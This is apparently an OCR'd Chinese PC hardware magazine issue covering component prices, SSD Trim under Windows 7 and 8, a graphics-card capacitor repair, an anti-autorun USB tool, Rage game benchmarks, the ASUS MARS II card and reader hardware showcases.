虽然国庆已经过去两个星期，但是显卡的价格战仍在继续，降价从大张旗鼓的促销活动变成了暗战。这个情况在显卡市场较为明显，由于上游芯片厂商控制着价格走向，所以台面上，没有接到明确通知，各显卡厂商不能随意降价销售。不过暗地里，部分代理商的批发价格已跌破限定价格。这个情况在高端显卡市场尤为明显，这不禁让站长想到了去年的一件事情。站长也是在一个朋友的店里玩，不经意间看到了一张代理商的批发价格单，上面写着某牌子GTX470的价格仅为1800元，而市面上GTX470的报价普遍在2400元到2800元。当时站长也没太过在意，现在想来，高端显卡报价的水分相对较大，也使得高端显卡的价格操作空间更大，除开暗地降价，2000元以上的显卡送移动硬盘或者电源是常有的促销方式，目前京东上已经有1999元的GTX570售卖，所以爱好游戏的玩家千万不要被高端显卡的高昂价格吓倒，自己多去问问，说不定会给你一个惊喜哟。

本周行情快递

处理器 AMD延续涨势

AMD处理器仍然延续涨势，而最近较有性价比的AMD Athlon Ⅱ X4 631也涨价至520元。在Intel赛扬G530进一步挤压下，AMD已经没有了与Intel在低端市场相抗衡的实力，好在推土机将会于近期上市，据站长了解，推土机有一定性价比，希望能挽救AMD今年下半年疲软的销量。

内存 价格震荡下跌

DDR3 1333内存已经降至国庆前的价格，性价比再次凸显，不过目前价格波动剧烈，站长并不建议小商家大量吃货。DDR3 1600的价格相对稳定，目前来看，DDR3 1600的价格处于阶段性低位，近期想要购买高频内存的朋友可以考虑入手。另外DDR2 800内存市场混乱，购买须谨慎。

主板 Z68跳水

Intel主板方面，近期Z68主板全线跳水，一线品牌千元以下的Z68主板已有数款，而二线品牌的主力型号报价都在799元，与H61的价格差距正在减小。AMD方面，有价格更低的8系列主板更换了AM3+处理器插槽，对于没有带来实质性提升的9系列主板来说，未来前景很难预料。

铭瑄
一切为了稳定！
就要 NVIDIA 英伟达
GeForce GTX550Ti巨无霸
驾驭巅峰网游画质
《全球使命》推荐使用显卡
先进虚幻3游戏引擎
提供最佳画质
独有物理加速技术
2倍性能领先
购卡赠送价值300元
《全球使命》游戏特权卡
◆ 40nm GF116核心
◆ 频率高达900/4100MHz
◆ 1024M高速GDDR5显存
◆ 智能温控散热器
铭瑄GTX550Ti巨无霸:《全球使命》游戏性能测试
开启PhysX,4AA,1920*1200分辨率,特效最高
公版HD6790
(CPU-PhysX)
13
GTX550Ti巨无霸
(GPU-PhysX)
26
0
15
30
真实NVIDIA PhysX物理效果
提高游戏真实性
物理加速开启
物理加速关闭
商科信息

从测试结果中可以看出，铭瑄GTX550Ti巨无霸采用NVIDIA GPU物理加速相比只能采用CPU物理加速的A卡要流畅很多，这也解释了为什么GTX550Ti巨无霸会成为《全球使命》的推荐使用显卡。

有奖代码:AMA1105 赶快参加“有奖阅读赢千元大奖”活动！读者凭左边的代码登录:http://www.SK1999.com/ad 商科网站注册，既可免费参加每月幸运大抽奖。奖品丰富，中奖率高！请你马上行动！

电话：020-38731000 传真：020-38731698 技术支持：020-38731788 http://www.sk1999.com E-mail:fae@sk1999.com


Windows 自带“剪刀”优化固态硬盘


我们知道，固态硬盘已经不能再使用传统机械硬盘的碎片整理，而是利用特有的Trim功能进行修剪。如果你正在使用Windows 7/8系统的话，那么它们内置的磁盘整理就能让固态硬盘得到优化。

Windows 8 支持修剪更方便

由于 SSD 存储结构跟机械硬盘完全不同，随机读取操作机制很完善，因此当你用磁盘碎片整理功能来整理 SSD 时不会起到什么帮助。Windows 7 系统针对 SSD 的特点作出了优化，当 Windows 7 识别到 SSD 时，就会关闭碎片整理、SuperFetch 等一系列在机械硬盘上的动作(如图 1)。Windows 7 会在系统待机或者轻载时自动向 SSD 发送 Trim 命令，不过这仅限于系统自动进行。

如果用户想手动对 SSD 进行修剪的话，就需要使用第三方软件，并且有很多限制，例如 Intel、OCZ 的 toolbox 工具就不支持其他品牌的 SSD，显然这并不方便。在 Windows 8 开发者预览版中，Trim 功能与日常的磁盘整理程序集成在一起，已能自动识别出系统中的 SSD，并对支持 Trim 的 SSD 进行修剪操作(如图 2)，而不是机械硬盘的碎片整理操作，这样用户就可以更方便地使用 Trim 命令。


❶




❷

支持修剪的条件

当然使用 Windows 的 Trim 功能，需要具备几个条件。首先需要支持 Trim 的 SSD，有些型号的 SSD 可以通过刷新固件来实现该功能。其次是开启 AHCI 模式，在主板的 BIOS 中将类似“OnChip SATA Type”的选项设置为“AHCI”，进入系统后安装 SATA AHCI 控制器驱动，以及 Intel 的 Rapid Storage Technology 驱动 10.5.0.1022 版。

当然，我们可以验证 Trim 是否开启了。按下 Win+R 键调出运行窗口，输入 cmd 打开命令提示符界面，输入“fsutil behavior QUERY DisableDeleteNotify”，回车。如果出现“DisableDeleteNotify = 0”的信息说明 Trim 已经启用了（如图 3)，如果是“DisableDeleteNotify = 1”则说明 Trim 未启用。


❸


修剪性能对比

在 Window8 中打开资源管理器，右击 SSD 的盘符选择“Properties”→“Tool”→“Defragment”选项，可以看到，Windows 8 的整理程序正确识别了笔者的金士顿 SSDNow V+ 固态硬盘，而在 Windows 7 中就没有这种识别功能。选择 SSD 的分区，点击“Optimize”优化按钮就开始进行修剪工作(trimmed)。

Optimize 会将最近一次修剪的时间显示出来，以方便用户把握优化的时间，当然也可以制定自动优化计划。点击“Change settings”配置计划按钮，即可对磁盘整理计划进行设置。设置的时间非常灵活，可以为各个分区设置每月或每周的固定整理时间，这样我们就无需自己动手，让程序自动完成整理，使得 SSD 更加有序高效。

笔者使用了四款软件来测试 SSD 在 Windows 7 和 Windows 8 中修剪前后的性能。同时在 64MB 的 SSD 中存储了约 30GB 的游戏、图片、视频等文件，以模拟用户平时使用中的真实环境。

可以看到，在 HDTune 测试中，Windows 8 在经过修剪后，最大值和最小值相差 21.3MB/s，读取曲线相对稳定(如图 4)，磁盘性能更好一些，而未经过整理时，最大值和最小值相差为 85.7MB/s，读取曲线波动较大。


❹

队列深度 QD32 的 4KB 随机性能描述的是硬盘能够同时激活的最大 IO 值，队列深度越大实际性能越高，在 CrystalDiskMark 中，用 Windows 8 整理后的读写性能表现比较出色。而在 ATTO Disk Benchmark 中是写性能略突出一些。总的来说，SSD 在 Windows 8 整理后的磁盘性能有一定幅度的提高，同时稍稍强于 Windows 7，如果将差距放大的话，Windows 8 主要是在 4KB 读写方面的优势更明显一些。

小提示 | TIPS

老主板慎用老驱动

在一些老主板上，如NVIDIA C68，安装了老版的SATA AHCI控制器驱动后，Windows 8会将SSD识别为机械硬盘，这是比较纠结的，看来针对Windows 8的驱动还需要再完善才好，而真正要发挥SSD的性能，建议使用主流的硬件平台。

总 结

为了帮助用户管理磁盘空间，微软在 Windows 中改进了磁盘整理工具，新的磁盘整理工具针对用户的硬盘类型采取不同的处理方式，这将有助于磁盘空间的快速清理，并且可节省大量的磁盘空间。同时，由于固态硬盘已经开始进入普及阶段，微软在下一代的操作系统 Windows 8 中，已把固态硬盘作为标准硬件进行重点优化，我们期待 Windows 8 正式版到来时可以推动固态硬盘成为 PC 的标准配件。

测试软件	测试项目	Windows7整理前	Windows7整理后	Windows8整理前	Windows8整理后
HD TunePro	最小读取速度	49.5MB/s	165.7MB/s	135.9MB/s	204.4MB/s
	最大读取速度	225.7MB/s	223.6MB/s	221.6MB/s	225.7MB/s
	平均读取速度	215.2MB/s	218.2MB/s	214.8MB/s	219.8MB/s
AS SSD Benchmark	4KB读取速度	13.07MB/s	13.29MB/s	12.45MB/s	13.37MB/s
	4KB写入速度	8.69MB/s	9.05MB/s	8.85MB/s	9.20MB/s
CrystalDiskMark	4KB QD32读取速度	14.22MB/s	17.28MB/s	13.60MB/s	18.18MB/s
	4KB QD32写入速度	11.64MB/s	13.44MB/s	13.00MB/s	14.89MB/s
ATTO Disk Benchmark	64KB读取速度	21.30MB/s	23.06MB/s	21.78MB/s	23.58MB/s
	64KB写入速度	16.82MB/s	17.80MB/s	15.75MB/s	18.54MB/s

什么是 Trim?

在机械硬盘上，写入数据时，Windows 会通知硬盘先将以前的擦除，再将新的数据写入到磁盘中。而在删除数据时，Windows 只会在此处做个标记，等到真正要写入数据时再来真正删除，并且做标记这个动作会保留在磁盘缓存中，等到磁盘空闲时再执行。这样一来，磁盘需要更多的时间来执行以上操作，速度当然会慢下来。

Trim 是一条 ATA 的指令。在删除数据时，并不会向硬盘给出删除指令，只使用 Volume Bitmap 来记住此处数据地址，让主控知道这个数据地址无效了。Volume Bitmap 只是一个磁盘快照，其建立速度比读写硬盘标记删除区域要快得多。然后再写入数据，由于 NAND 闪存保存数据是纯粹的数字形式，因此可以直接向 Volume Bitmap 中已删除的区块写入新的数据，而不用花时间去擦除原来的数据。

创意天才秀 | Idea

发挥无限的奇思妙想，将身边的配件变为另外一种有意思的物品，这才是 DIY 的最高境界。来吧，亮出你的创意，你就是天才！投递邮箱：pcw-hardware@vip.sina.com

键盘衣架

材料：有问题的键盘、一小段铁丝

在寝室中洗完衣服后，怎么也要将它挂起来晾干吧，可是衣架都被室友用光了，这下该咋办？何不利用一下丢在墙角的坏键盘。首先在键盘的一角打一个小孔，将一小段铁丝穿过去，做成一个小环，也可以用透明胶带来固定。然后将键盘的线缆绕过晾衣杆，穿过铁环，再在键盘上打一结，一个硬盘衣架就搞定了。这下既让坏键盘发挥了一下余热，又让衣服能及时晾干，两全其美。当然坏键盘在晾衣服之前要清扫干净，否则弄脏了衣服就得不偿失了。

@图拉丁

挡片手机座

材料：两片机箱挡片、一段绑线

虽然人人都有一部手机，但未必人人都有一个手机座，为啥要手机座呢？方便放置手机在桌面当摆设。如果要用手机看电影，它也是一个不错的支架。可手机座并不会随手机附送呀？这个不成问题，有一种手机座随机箱附送。取下机箱背后的两片 PCI 挡片，用一段绑线将挡片的根部呈 30° 绑起来，这样一个简易的手机座就做成了。不过这个手机座过于轻巧，不具有三防功能(防风防震防拉拽)，因此最好不要放在汽车、火车、飞机上使用哟。

@静静的周


摩丁派 **本期明星:**朱志远


爆浆显卡复活再变酷


“咦……这显示器怎么没显示了?”这两天笔者的电脑开机时出了问题,在检查时发现显卡上有好几颗电容已经爆浆了,最后断定问题是由这些坏电容引起的。于是笔者拿起工具,不但修复了显卡还将它变得更酷一些。

工具及材料:

电烙铁、胶垫、3 个 6.3V 1000μF 电容、2 个 6.3V 1500μF 电容、Tt 8025 发光风扇、4 个 4# 自攻螺丝、铝塑板、角磨机



改造前



电路板上的 6.3V 电容爆浆了


改造后

STEP 1. 置换损坏电容

笔者手上这款 GeForce 6200 显卡工作的时间有些年头,电路板上的电容几乎全爆浆了。首先要做的是用电烙铁把损坏的电容全部卸下来,再根据电容外皮上的容量以及耐压值参数,到电子零件店中购买对应的电容。这里要注意的是替换的电容的耐压值要与原电容相同,容量略大于或等于原电容的大小。在焊装替换电容时要注意极性不要装反了。焊接好后,就可以将显卡重新安装到电脑上进行测试。


加热电烙铁把损坏的电容拆下来


购买同一参数的电容进行替换

STEP 2. 装机测试

将显卡安装回电脑,开机显示正常。接下来将用软件对显卡进行测试,看看能不能稳定工作。这时笔者发现,在用软件对显卡进行压力测试的短短几分钟之内,显卡的温度从待机时的 38℃一路飙升到 79℃,这时显卡的被动散热器变得非常烫手。

由于当显卡温度升高以后,会加剧显卡上的电容老化,容易造成内部电解液溢出,也就是俗称的“爆浆”。长期的高温工作会让电容寿命降低,故障率增加,但是许多显卡厂商为了节约成本,采用了散热效果较差的散热方案,显卡寿命也随之降低。


根据笔者推断,这块显卡的电容爆浆很可能就是由显卡散热不足引起的。由于该显卡采用的是散热效果不好的被动散热方案,尽管显卡在刚开始使用的时候并没有出现什么故障,但是随着时间的推移,显卡出现故障的几率越来越高,最终也就出现了本次的电容爆浆。因此为了保障显卡正常工作,尽可能地降低故障率,最直接的办法就是改善其散热效果。

STEP 3. 改善散热效果

为了保证显卡散热,延长显卡上元件的寿命,笔者决定给显卡加上散热风扇,化“被动”为“主动”,毕竟主动散热要比被动散热的效果好不少。观察了一下显卡的整体布局,发现 PCB 上预留了散热风扇的供电接口,而且纯铝散热片的形状以及大小也能够容纳一个直径为 8cm 的风扇,这就给散热风扇的安装提供了很大的便利。

笔者使用自攻螺丝将 Tt 的 8025 发光风扇顺利固定在显卡的散热片上。在固定风扇的同时,可以在风扇与散热片之间的接触处放上一块胶垫进行防震处理。显卡散热器加上了风扇之后,显卡的核心温度明显降低,这下显卡终于“退烧”了。


DIY 防震胶垫对风扇进行防震处理


风扇固定在显卡上的效果

STEP 4. 个性美化

在装上散热风扇后,显卡能够稳定地工作了,接下来笔者给显卡装上“魔鬼头”的风扇罩让老显卡显得更酷。过程很简单,先用角磨机在铝塑板上加工出自己喜欢的图案,然后用双面胶或者热熔胶粘贴在风扇罩上即可,注意不要将风扇的进风口全部遮挡了,可以打上一些散热孔。没有工具的玩家也可以通过购买类似的图案材料让自己的显卡达到与众不同的个性效果。

自己 DIY 的个性图案


改造后的老显卡更显个性

显卡稳定地运行


总 结

显卡、主板等硬件在长时间工作后会出现电容爆浆这类故障,除了维修更换之外,还需要找到出现问题的源头进行根除,而增强散热是最好的办法。老配件虽然是老掉牙的东西,但是只要稍微改造一下,例如增加一些发光风扇或是装饰物,同样能够酷炫起来,没准儿还会让人觉得是什么高端发烧级产品呢!


拒绝中奖
消除闪存 autorun


闪存是传播病毒的主要渠道,其中最容易“中奖”的就是 autorun。它会伪装成自动运行文件,当把闪存插在电脑上时,电脑就会被感染,这样来来往往,周围电脑的硬盘以及移动设备统统落入 autorun 的魔掌中。

这时可在电脑上安装 Antirun 软件,专门用来阻止 autorun。Antirun 十分小巧,只有 300KB,系统资源消耗少,使用也非常简单。下载安装运行后,程序就会自动常驻在系统任务栏的右下角,图标就是一个绿色闪存(如图 1)。




当闪存插入电脑时,Antirun 就会自动扫描检测该闪存中是否有 autorun.inf 文件,一旦被侦测到就视为病毒出现删除信息(如图 2),这时按下 Delete 按钮,就可将 autorun 文件删掉。当清除完毕后,界面就会出现“Successfully removed”信息(如图 3),表示已成功删除,这时再按 Rescan 按钮,就可以正常使用闪存了。


Removable Disk (H:)
Autorun detected
982.03 Mb 792.82 Mb 189.21 Mb


Removable Disk (H:)
Autorun detected
Successfully removed
982.03 Mb 792.82 Mb 189.21 Mb

当然除了可删除 autorun 病毒外,Antirun 还有几个比较实用的功能。Antirun 支持移动硬盘、读卡器等 USB 设备,当同时插入多个 USB 设备时,它会以多个标签页的方式来进行管理。而且 Antirun 界面中还可以一键打开或卸载 USB 设备,这样使得外设使用更加安全(如图 4)。同时界面的底部还显示了目前空间使用状况的信息,比较直观。


Removable Disk (H:)
Autorun not detected
982.03 Mb 793.87 Mb 188.16 Mb

笔者还发现一个很酷的功能,如果想把文件复制到设备中,直接把文件拖放到这个标签界面上即可,这比在“我的电脑”中找盘符的操作方便多了。


这个工具相当于禁用了 USB 移动设备的自动运行功能,从而斩断病毒之手,如此一来就不用担心电脑“中奖”了!


硬游酷玩 | Play

测试平台

CPU：Intel Core i5-2500K
主板：技嘉Z68X-UD7-B3
内存：宇瞻DDR3 1600 4GB
硬盘：金士顿 64GB SSD
驱动：AMD显卡驱动11.10Preview3版
NVIDIA显卡驱动280.26正式版
显卡：索泰GTX570 1280MB GDDR5
双敏天极2 GTS450金牛版1GB GDDR5
蓝宝HD6950 2GB GDDR5
蓝宝HD6750 1GB GDDR5

测试结果（1920×1080,全效果）	
索泰 GTX570	60fps（抗锯齿 16×）
双敏天极 2 GTS450 金牛版	约 55fps（抗锯齿 8×）
蓝宝 HD6950 2GB GDDR5	60fps（抗锯齿 8×）
蓝宝 HD6750 1GB GDDR5	约 55fps（抗锯齿 8×）


关闭抗锯齿后，物体边缘"糙"感十足，影响整个画面的美感，所以琪琪建议抗锯齿至少都要开 4X


开启后 16X 抗锯齿后，物体边缘更平滑，粗糙的锯齿消失

印象中，漫画风格的画面对硬件要求不高，这一理论至少在《狂怒》身上是成立的

加速后，人物周围瞬间有动态模糊效果来表现速度感

未来世界到处都是断壁残垣，当主角一上载具时，一般帧数会瞬间下降约 5 帧 / 秒

《Rage》（中文名：狂怒）出世引起了无数玩家关注，大名鼎鼎的id公司，最新一代Tech5游戏引擎、研发周期长达10年、世界最美画面……这一切都在暗示《狂怒》是个不折不扣的显卡杀手。不过，琪琪在测试后得出的结论却大相径庭，和以前那些显卡杀手的大作相比，《狂怒》似乎不够狠。

这个“杀手”不太狠

《狂怒》中高端显卡测试及特效设置指南

《狂怒》游戏不错，值得一玩

漂亮的画面、震撼的音效还有不错的射击手感这是游戏能否引人入胜的几个关键点。而这几点在我们做任务过程中能够充分体验到。总的来说，《狂怒》在琪琪心中虽不及《使命召唤》等经典大作好玩，但它仍值得一试。

玩前更新驱动吧

琪琪推荐驱动：AMD 显卡驱动 11.10Preview3 版、NVIDIA 显卡驱动 280.26 正式版

这是琪琪的亲身经历。10 月 17 日，琪琪使用 AMD 显卡催化剂 11.9 正式版，测试结果 HD6950 在 1680×1050、抗锯齿 4X、其余特效全关的情况下，速度为 45 帧 / 秒，2000 元的产品竟没有六七百元的 GTS450 快，显然不正常。

10 月 18 日，AMD 推出 11.10 Preview3 版驱动，HD6950 在 1920×1080、8X、全特效情况下，速度 60 帧 / 秒，完全流畅，所以大家体验《狂怒》前别忘了升级驱动！

支招！普通配置调试法

主流配置调试：1920×1080、全屏、垂直同步：ON、纹理缓存：Large、各向异性过滤：High、GPU Transcode：关闭（AMD 显卡没有此选项）

当然琪琪也考虑到了更多普通用户，为了模拟硬件环境，琪琪把 CPU 主频降到 2.5GHz，同时使用 GTS450、HD6750 两款主流显卡测试。

在同样的 1920×1080、全特效开启、8×抗锯齿下，降频后的平台，虽然两款显卡测出来的速度下降了约 5 帧 / 秒，但仍不影响我们流畅体验游戏。如果换成了高端的 GTX570 和 HD6950，下降幅度应该更小，这也说明《狂怒》对 CPU 性能的依赖并没有对显卡性能的高。

七百元显卡足可摆平《狂怒》

琪琪推荐《狂怒》高性价比显卡：GTX550Ti、HD6750 1GB GDDR5

说到漫画风格的游戏，它在琪琪脑海中有画面精致漂亮、配置要求不高的印象。这明显和网上盛传的《狂怒》是显卡杀手完全背离。实际测试后，看来琪琪的经验论是正确的。为了让其他硬件不成为瓶颈，琪琪使用了以下平台（如表）。

如表所示，在 1920×1080、各向异性过滤、纹理缓存等都调高的情况下，并且开启 8X 抗锯齿（其中 GTX570 为 16X），游戏都可说是非常流畅。这也说明，《狂怒》对显卡要求并不高。相反，你只要拥有一款六七百元的主流显卡，流畅玩《狂怒》不在话下。

小贴士 | TIPS

GPU Transcode 中文名 GPU 转码，这是 OpenGL 4.1新机能，简单点说就是帮CPU减轻工作负担的，目前仅在新驱动下支持N卡的400和500系列。不过id公司建议顶级显卡且大显存容量的用户用这个功能，所以咱们就当过路。

写在最后 漂亮的全民游戏

总的来说，《狂怒》是款比较不错的游戏。游戏的代入感、音效、环境、画面等表现还是很不错的，值得各位玩家一玩。通过这次测试，大家也知道了与其说《狂怒》是显卡杀手，不如说它更像是款 id 公司先给所有主流配置玩家的礼物。只要你的电脑是目前的主流配置，那么你就赶快享受这美味的大作吧！

卡叔发飙，无知的混乱

2011 年 10 月 8 日，游戏界引擎大神约翰·卡马克终于"狂怒"，矛头直指《狂怒》PC 版兼容问题。在他看来《狂怒》出现的问题主要是因为硬件厂商的驱动没有跟上。

当初测试时，AMD 的所有老驱动和 NVIDIA 部分驱动都在运行《狂怒》时出现了问题。到了发售日，硬件厂商却没有发布最新驱动程序，所以消费者无法正常玩也就再正常不过了。

游戏界引擎大神约翰·卡马克：《狂怒》出现问题是因为硬件厂商没有及时推出相应驱动版本

1 号补丁可以不用打

"为满足一些对画质有更高要求的玩家，我们将提供更多可供选择选项的补丁……" 这是约翰·卡马克谈到画质补丁时说的话。不过，这个补丁其实我们不用打。因为开启、关闭这个补丁提供的选项所带来的画质改变并不明显，而速度上也只有一两帧 / 秒的差距。

这样的 1 号补丁你觉得你有兴趣打么？

《狂怒》网友精彩语录

顶

之达：《战地 3》那优化还得意？可以不换电脑玩最高画面吗？配置要求比《狂怒》低？画面真的很强吗？流畅敢和《狂怒》比吗？销量敢和未来的 COD8 比吗？坐等《狂怒》和 COD8 销量碾压《战地 3》。

我只说：N580GTX Lightning XE 路过 - 表示毫无压力。

我不说：才入手天河一号 A，狂扫我余生的所有大作。

踩

斐然：刚把《狂怒》打通，还以为那么占硬盘的游戏故事会超长，结果不及《无主之地》。

阿塔姆：补丁一直打，这游戏要完美的话，估计装好后有 200GB！现在好游戏多了，何必在这棵树上吊着啊！但看到论坛一片骂声后，我对《狂怒》止步了！

匿名：游戏已被我删除，游戏中各种卡和方块，图像延迟严重，配置 HD4870X2+4GB DDR3。

烧包族｜Crazy

烧包族正式开张！本栏目是电脑报资深编辑为发烧级玩家推荐超级装备的地方，本期主持人疯狂博士为各位带来的是最强火星级显卡：华硕MARS Ⅱ！

无惧一切大作 华硕 MARS Ⅱ

细品华硕 MARS Ⅱ

MARS Ⅱ硕大的体型，占据三个 SLOT 位，尺寸达到了 13 英寸×6.2 英寸×2.5 英寸，GTX460 在 MARS Ⅱ面前只能算得上是一个“小盆宇”。MARS Ⅱ重达 2.375 千克……比一些笔记本还重啊！要是不做必要的固定，MARS Ⅱ在立式机箱中一定会谋杀掉你脆弱的主板，至少本博士不会这么干。

两颗 GTX580 GPU 得有多耗电？从外接电源接口来看，MARS Ⅱ要求接 3 个 8Pin 头……另外，华硕官方推荐使用 1000W 电源，而且 12V 输出至少要能到 42A。不过，能花 15000 元买显卡，也不在乎花 1500 元买个 1000W 以上的电源了。

MARS Ⅱ提供了两个 DVI、1 个 HDMI 和 1 个 DP 接口，双 GPU 玩三屏没问题了。

推荐理由： 由于在一张 PCB 上板载了两颗超频版 GTX580 GPU，华硕 MARS Ⅱ毫无争议地成为了地球上最快的“火星卡”。如果你够烧包，就是它了。而且从制造技术和工艺来讲，MARS Ⅱ都称得上是艺术品，单是 GTX580 显卡的布线就很复杂了，值得收藏。另一方面，它豪华的程度也够你 YY 的，限量 1000 块，每一块都有独一无二的编号。这感觉，就跟买架私人飞机嘲笑玩限量版跑车的人一样爽……

- **核心频率：**782MHz×2、
- **显存频率：**4008MHz
- **显存容量：**3GB GDDR5（384bit×2）
- **售价：**14888元

疯狂博士

就算疯狂博士在面对这款售价近 15000 元的火星卡时，也很难下决心将其入手。不过，某 B2C 商城的销售记录显示，已有犀利的高玩将其拿下，且一买就是两块(做 Quad SLI)。

总而言之，MARS Ⅱ是为追求最强游戏 PC 的烧包朋友准备的，推荐使用 Intel Core i7 990X + MARS Ⅱ×2 + 三通道 12GB DDR3，组建顶级 Quad SLI 平台，有此猛机，夫复何求？

@阿卡酋长：这就是一电炉子，打死你我也不会买，送我嘛，考虑一下。

@琪琪：我还在用 GTX460，性能和 MARS Ⅱ比起来就是个笑话……

@王宇：从物理学的角度来看，得用东西把它吊起来，才敢在立式机箱里用。

@电子毛毛：这比我用的 14 英寸笔记本还重啊！

装备控｜Equipment

大家好！我就是那个永远争做游戏高玩的琪琪。还记得当初我为了提高水平，为机械键鼠大烧生活费的经历，还有现在为挑选样式更时尚耳机的热情。而这所做的一切，就是展现我热情的态度。

而琪琪主持的“装备控”就是一个完全由玩家参与介绍自己特色硬件、编辑与玩家互动的栏目。Show出你的得意硬件装备吧，让大家开开眼界，了解更多超酷的硬件。（投稿邮箱：pcw-game@vip.sina.com）

HTPC 必备键盘

我的雷柏 E9080 无线键盘

姓名：方铮
职业：飞行员
年龄：28 岁
性格爱好：阳光开朗、家属性
硬件狂热度：★★★★

不了解我们的都会觉得飞行员很体面，其实挣钱和付出是对等的。在完成大量飞行后，我们更多选择呆在家里，甚至表现出更疯狂的玩游戏、看电影的状态。

雷柏 E9080 放在床头刚好

当初选择雷柏 E9080，就是想用它在床上玩《疯狂的小鸟》。因为无线鼠标＋无线键盘的模式不适合操作。而 E9080 一个键盘就解决了这样烦恼。外观方面，E9080 非常时尚，巧克力按键配上触摸式小键盘，全金属背板很有男人味哟！

既然是放在床上，肯定 E9080 键盘身躯就小，和我家镭盾放一起，有点小巧婉约的感觉！好在 E9080 的按键并不挤，我的手刚好合适，唯一不足就是方向键有点小，不过我当它当遥控板来使用，这方向键用处不大。

在国庆节，我特意买了平板电视放在卧室，E9080 就派上用场了，看电影、玩游戏。这是因为 E9080 有两个特点，一是可将触控板变作“鼠标”进行操作，二是它放在床头刚刚好(汗！)。

@电脑报琪琪：绝对的遥控板，咱也整个放床头！

@出门偶尔画个妆：姐收了！

@三纹鱼呜吱吱：这个拿来画画能行不？

键盘规格：笔记本USB键盘类型
接口类型：USB
传输技术：2.4G无线
按键类型：剪刀脚悬浮按键。
尺　寸：367mm ×110.3mm ×18.2mm
售价：239元

主板规格：ATX
芯片组：Intel Z68
供电相数：24相
PCI-E 2.0插槽个数：4根
售价：2799元

我的主板够“歪歪”

技嘉 GA-Z68X-UD7-B3

姓名：尹立志
年龄：25
性格爱好：老实友善、欺硬怕软，足球小将
硬件狂热度：★★★★☆

我从小到大体育方面特别好，182 厘米的身高，75 公斤体重，良好的身体素质，让在大学时担任校队主力中后卫。中后卫在场上要有霸气，就是要和对方前锋硬碰硬，所以像我的电脑配件一般个头、性能都会烙下霸气属性。当然，我最酷的装备还是我血拼拿下的技嘉 GA-Z68X-UD7-B3。

买这款主板，当时是冲着霸气十足的外形，超宽大板的设计、巨大的散热片、24 相供电，还加上热管辅助，有这么强悍的主板，我的 CPU 能跑不稳么？

当然选好主板肯定就是为了玩年底的那一堆大作，看看最近的《战地 3》的评测，看来我的主板，还真能派上用场。要知道，我的 Intel Core i5 2500K 性能是相当强劲的，有了这款主板，相信超上 4.5GHz 绝对能够让我更爽快地玩即将到来的年底大作（惭愧啊，当时本来想买 i7 2600K，可是没货），这当然还要感谢我那巨大的 Tt 散热器(当然是什么都要大的)。

光会超频，可不算是真正的强者。我购买这款主板还有另外一个用途。看我将 AMD HD6950 显卡与 GTX560 Ti 混插，用 AMDHD6950 进行游戏运算，而 GTX560 Ti 当作专用物理运算显卡。这后面的包括 COD8 在内的大作，我可算是有福气了，哈哈哈哈！

A+N 卡的双卡接入
技嘉 GA-Z68X-UD7-B3，够牛吧

@疯狂博士：居然敢学我混插，难道想来抢我疯狂博士的名号？

@电脑报薛昱：貌似那个散热器有点歪歪的啊……

@hversh:在日本市场能够买到吗，不过我的机箱装不下吧。

以我为鉴 | Lesson

USB3.0 牵手 2.0，照样“传得快”

自 USB3.0 推出以来，凭借高速传输，已越来越普遍。很多人包括我在内都认为，要想享受这一高速，主板上有 USB3.0 接口，存储设备也得是 USB3.0 的，只有满足这两点才行。最近的一次采购却让我改变了这一观点。

事件回放

国庆节期间，一位朋友想买移动硬盘找我帮忙。据我所知，他现在用的是老电脑，主板支持 USB2.0，配 USB2.0 的就行了。可朋友硬是想配 USB3.0 的，觉得 USB3.0 是最新的，新的要比旧的快。

然后我就给他讲述了 USB3.0 的移动硬盘要接到 USB3.0 的接口上才能有高速效果，接到 USB2.0 上，就是鸡肋。而朋友仍对 USB3.0 移动硬盘情有独钟，认为以后升级了，到时就可以享受 USB3.0 的技术了。最后，他还是选了款 USB3.0 的硬盘。

几天后他的电话给了我不小的震惊，因为他身边的朋友、同事都明显觉得他的移动硬盘拷贝就是要快一些。

真实情况

我就纳闷了，是不是他的心理作用！于是我做了测试，将 USB3.0 的移动硬盘接到 USB2.0 的接口，平均读取速度为 46.8MB/s，而 USB2.0 移动硬盘的平均读取速度为 37.1 MB/s，速度提升 26%。而我做了一个总容量近 5GB 的文件包（包含大量的小文件）来传输，结果同样令人吃惊，将 USB3.0 接入 USB2.0 的接口后，用时 160 秒，而用 USB2.0 接 USB2.0 用时 220 秒。看来，自己这次是错了。

要想充分发挥 USB3.0 设备的高速优势，USB3.0 接口是最好的。但其接到 USB2.0 接口上，传输速度也有提升，不过，也不会超过 USB2.0 接口的理论速度。目前两者的价格差得并不多，再加上传输速度有所提升。所以即使主板不支持 USB3.0 的朋友，也可以选购 USB3.0 的设备。

“硬”道理 | Truth

在学习中，也许高手的一句话就会让你受益匪浅，而“硬”道理就是一个分享硬件经验的地方。投稿信箱：pcw-hardware@vip.sina.com。

蓝屏莫慌

电脑在使用过程中难免会出现蓝屏，这时，不要着急，在屏幕的下方一般有一个错误代码，将其抄下来，通过网络搜索，一般都能找到解决办法。 **（陕西 林程宇）**

驱动程序并非越新越好

我们没有必要给硬件安装最新驱动。因为很多新驱动都是测试版，使用时，会出现一些意想不到的问题。对于普通用户，正式版本才是最理想的。 **（四川 ZaXi）**

重启是万金油

用电脑时会遇到各种不正常的问题。很多时候将电脑重启，不少故障就会自行消失。

（四川 MICRO）

关机后拔插座，好习惯

关机后将插座拔掉，可节约能源，也可保障电脑内数据安全（内部有待机电流，别有用心的人可通过网络将电脑开启），还可避免雷击。 **（山东 萧炎）**

必答小子 | QA

bd.icpcw.com

